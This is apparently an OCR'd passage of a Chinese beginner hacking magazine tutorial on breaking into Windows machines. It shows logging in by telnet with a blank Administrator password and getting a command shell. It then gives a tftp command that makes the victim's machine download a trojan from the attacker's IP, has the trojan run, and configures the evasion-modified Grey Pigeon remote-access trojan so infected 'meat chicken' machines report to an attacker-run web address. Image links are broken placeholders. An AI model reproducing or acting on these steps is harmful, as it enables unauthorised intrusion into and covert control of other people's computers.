


图 6




图 7

解释一下图 7 里提示信息的意思，这是因为 Windows 系统中的 TELNET 服务默认使用 NTLM 认证，它会把你当前的用户名和密码散列发送到远程服务器上。如果对方的系统里有一个帐户，跟你现在所用的用户名和密码完全一样，认证就会通过，否则就会失败。

如果可以确定自己现在系统用户和对方用户的帐号密码是同一个，比如，对方的系统用户是 administrator，密码为空，而你当前使用的用户名也是 administrator，密码也是为空的，那么输入 Y。否则输入 N 进行人工输入帐号密码。我们输入 N 并回车，如图 8。输入默认帐号 administraror，默认密码为空，直接回车，如图 9。




图 8




图 9

**小知识：弱口令**

强度非常弱的口令，例如 123456、888888 这样的密码称为弱口令。Windows 操作系统默认安装后，会有一个名为 Administrator 的管理员帐户，很多菜鸟是从来不给这个帐户设置密码的，这个时候就称为“空口令”。上文中扫描和入侵时所利用到的都是某些安全意识不强的人所犯下的错误，利用 Administrator 做用户名，不输入密码就能够入侵他们的计算机。

记住，在这个时候输入密码是没有回显的，成功登录系统后如图 10。这样我们就成功拿到对方的 CMDSHELL 了。因为我们是使用 Administrator 这个具有管理员权限的帐户登录的，所以现在我们拥有的权限就是 Administrator。




图 10

**小知识：CMDSHELL**

在这个例子里，当我们 telnet 连接到远程主机以后，接着在这个黑乎乎的窗口里输入的所有命令，远程主机都会乖乖的执行。这就是黑客术语里面常说的“SHELL”。因为这个 SHELL 是基于 CMD 命令行界面的，因此称为 CMDSHELL，如果我们是通过 ASP 木马这样网页的形式控制别人，就叫做 WEBSHELL。

③上传木马

在得到 CMDSHELL 之后，一般有两种方式上传：TFTP 和 FTP。个人比较喜欢用 TFTP 上传的方式，首先拿出 TFTP 服务器在本地运行，打开后自动监听 UDP 的 69 端口。我们要做的就是将程序最小化，把本机的防火墙关闭掉，把木马和 TFTP 服务器放在同一个目录里面，准备工作就结束了。

然后在刚刚得到的 CMDSHELL 中，输入 **tftp -i 自己 IP get 木马名字**，如 **tftp -i 218.73.243.21 get muma.exe**，然后对方会从我们的电脑上下载木马。在 CMDSHELL 中再输入 **dir** 命令查看，木马果真乖乖得躺在对方 C 盘木马下，如图 11。




图 11

④运行木马

在 CMDSHELL 中输入 **muma.exe**，回车后木马就被运行了。

如果我们配置的是一个能够自动上线的木马（假设是灰鸽子），现在就打开灰鸽子客户端，更新IP等肉鸡上线吧！

## 二、木马

从刚才的简单入侵实例中可以看到，配置一个好用的木马非常重要。可是，什么是木马呢？

**小知识：什么是木马？**

看过电影《特洛伊》的读者可能很熟悉这个故事，把士兵藏在一个巨大的木马里，让敌人毫不设防的将木马当作“战利品”拖回城中，然后半夜这些士兵再偷偷的从木马中跑出来，里应外合。黑客术语里的木马和这个故事很相似，它其实也是一个小程序，这个小程序的作用就是，一旦你运行了它，它就能够在暗地里偷偷的将你的电脑交给别的黑客控制。

木马一般分为客户端程序（cilent）和服务端程序（server）两部分，客户端程序是自己用的，而服务端程序则是让别人运行（关于这个定义其实界内一直有争议，在这里我们既然是初学者，就不要过于斤斤计较了）。

说白了，当你配置好一个木马的时候，千万不要迷迷糊糊的自己去运行服务端，这样给自己的电脑种上一个木马的行为是很丢人的。

### 1．木马的配置

我们以“牧民战天鸽子2006免杀版”为例，打开灰鸽子客户端，界面如图12。





图12

点击工具栏上的“配置服务程序”来进行服务端的配置，如图13。





图13

在“IP通知http访问地址、DNS解析域名或固定IP”下面输入自己要更新IP的地址，例如：http://www.hackerhf.com/ip.txt（注意：这个方式要求菜菜们必须拥有一个属于自己的网站，可以随时更新这个文件）。

“上线分组”里的内容可以随便设置，然后设置一下连接密码使别人不能轻易控制你的肉鸡。最后点击“生成服务器”，接着就会在同目录生成名为server.exe的程序了，如图14。

现在这个server.exe就是一个已经生成好的木马服务端了，记住，千万不要轻易的给自己运行哦！

### 2．木马的使用

把这个配置好的server.exe按照第一节的方式，上传到肉鸡的硬盘里，并且让肉鸡执行，我们就可以控制肉鸡了。到底要怎么样控制呢？在灰鸽子的“自动上线”里，在“ftp服务器”这栏填好自己网站的地址，然后填好网站的FTP帐号和密码，在“存放IP的文件”填刚才你设置的“ip.txt”。

**注意：**

这一段要求小菜必须有自己的网站，否则可能会不知所云。建议小菜在学习到这里的时候，先停下来，到百度搜索免费空间，要支持FTP上传。在这里做一个小声明，原水晶站长提供的免费空间因为各方面问题，停止发放了三个月。近日发现小菜们依然非常迫切的需要这样的免费空间，因此黑客X档案正考虑继续和水晶合作，争取提供更多更好的空间送给大家。具体方法还请大家关注http://www.hackerxfiles.net的公告。

这里的ip.txt一定要根据你的空间的实际情况来填写，例如有些人购买的空间FTP根目录和WEB根目录不一致，就要保证你存放的文件能够正确的被肉鸡访问到。假如这里操作都没有问题的话，就点击“更新IP到ftp空间”，如图15。左下角会有操作是否成功的显示，如果一切不出意外的话，肉鸡就会乖乖的前来报道了，如图16。





图14

